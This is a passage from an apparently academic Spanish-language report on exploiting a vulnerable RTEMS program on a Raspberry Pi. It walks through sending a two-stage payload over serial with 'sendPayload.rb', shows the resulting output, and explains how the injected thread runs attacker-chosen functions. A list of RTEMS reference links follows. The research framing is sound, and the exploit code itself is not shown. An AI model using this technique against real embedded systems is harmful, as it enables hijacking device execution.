    at ../../../../../../../../rtems-git/c/src/../../cpukit/score/cpu/arm/\
    arm-exception-default.c:24
#3  0x00013504 in save_more_context () at ../../../../../../../../rtems-git/c/\
    src/../../cpukit/score/cpu/arm/armv4-exception-default.S:142
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
```

De no fallar se envía el *payload* desde el atacante a la RPi con RTEMS mediante la conexión serie con el *script*:

```
sudo ruby sendPayload.rb
```

Este archivo contiene en sus primeras líneas la lista de ejemplos disponibles (los cuales se acceden con el comando `require_relative` de Ruby). Debe seleccionarse únicamente uno solo de ellos (dejando el resto comentados). En este caso se utiliza el ejemplo `pthreadPayload.rb`.

```
# Seleccionar uno de los payloads y comentar el resto

require_relative "pthreadPaylaod"
# require_relative "evt_irq_corruption"
```

Mostrará la salida:

```
Enviando etapa-0
Enviado
Enviando etapa-1
Enviado
Presionar Enter para enviar RPC
```

Indicando que se enviaron las dos etapas del payload del ejemplo, la primer etapa recibida por `receivePayload.c` y la segunda etapa recibida por la primera, que logró controlar la ejecución del programa.

El programa de RTEMS, monitoreado por `listen.rb`, de recibir correctamente los datos mostrará la salida:

```
*** START VULN ***
LEYO EL PREAMBULO!!
Leyo el len: 56
Se leyeron todos los datos: 56 bytes
LEYO EL PREAMBULO!!
Leyo el len: 476
Byte 100/476
Byte 200/476
Byte 300/476
Byte 400/476


*** END VULN ***
mainThread!
Preparado para ejecutar funcion.
mainThread!
mainThread!
mainThread!
mainThread!
LEYO EL PREAMBULO!!
Leyo el len: 20
Preparado para ejecutar funcion.
mainThread!
mainThread!
mainThread!
LEYO EL PREAMBULO!!
Leyo el len: 20
mainThread!
Preparado para ejecutar funcion.
mainThread!
mainThread!
```

Lo primero que se ve (luego del inicio de la función vulnerable) es el progreso del envío de datos (las dos etapas del *payload*), luego termina la función vulnerable (`*** END VULN ***`), lo que indica que la *etapa-0* copió la *etapa-1* a memoria y retornó el flujo a la ejecución normal, indicado por la leyenda `mainThread!` que se repite cada 2-3 segundos el *thread* principal de ejecución del programa de ejemplo de RTEMS.

Mientras tanto, en paralelo, corre el *thread* con la *etapa-1* inyectada, que imprime la leyenda `Preparado para ejecutar funcion.` (al haber solo un canal de comunicación todo se imprime por serie).

Al presionar `Enter` en la consola que ejeucta el ataque (`sendPayload.rb`) se envía la dirección de una función a ejecutar junto (con sus parámetros), interpretada y ejecutada por la *etapa-1*.

Las leyendas `LEYO EL PREAMBULO!!` y `Leyo el len:  20` indican la recepción de los datos de la función a ejecutar (enviada por serie al igual que el *payload*). Dado que la función a ejecutar en este ejemplo es simplemente `rtems_task_wake_after`, que solo genera que el *thread* pause su ejeución durante una cierta cantidad de tiempo, no se tendrá ningún otro efecto perceptible más que esas leyendas. Sin embargo se puede observar el fin de la ejecución de la función cuando la *etapa-1* vuelve a imprimir `Preparado para ejecutar funcion.`, esperando la siguiente función a ejecutar.

APPENDIX

A

LINKS DE INTERÉS

A continuación se listan algunos *links* de interés (sin orden partucular) referidos a RTEMS.

RTEMS Past, Present, and Future

- http://neutrons.ornl.gov/workshops/epics2007/presentations/epics071013-rtems-epics-knoxville-2007.ppt

Programming Real-Time Embedded systems : C/POSIX and RTEMS

- http://beru.univ-brest.fr/~singhoff/ENS/USTH/posix.pdf

RTEMS Talk by Joel Sherrill @ VU University in Amsterdam in January 2014

- https://www.youtube.com/watch?v=7Jh9PUSBPAY

Programming Real-Time Embedded systems : C/POSIX and RTEMS

- http://beru.univ-brest.fr/~singhoff/ENS/USTH/posix.pdf

Scheduling and Thread Management with RTEMS

- http://sigbed.seas.upenn.edu/archives/2014-02/keynote_2_paper.pdf

Setting up an RTEMS development environment for the Raspberry Pi

- http://alanstechnotes.blogspot.com.ar/2013/03/setting-up-rtems-development.html

RTEMS Modular Task Scheduler

- https://code.google.com/p/rtems-sched/wiki/ModularSuperCoreSchedulerProject
- http://gedare-csphd.blogspot.com.ar/2010/11/rtems-modular-task-scheduler.html

The EDF scheduler implementation in RTEMS Operating System (*scheduler* anterior pero explicaciones útiles del RTEMS)

- https://dip.felk.cvut.cz/browse/pdfcache/molnam1_2006dipl.pdf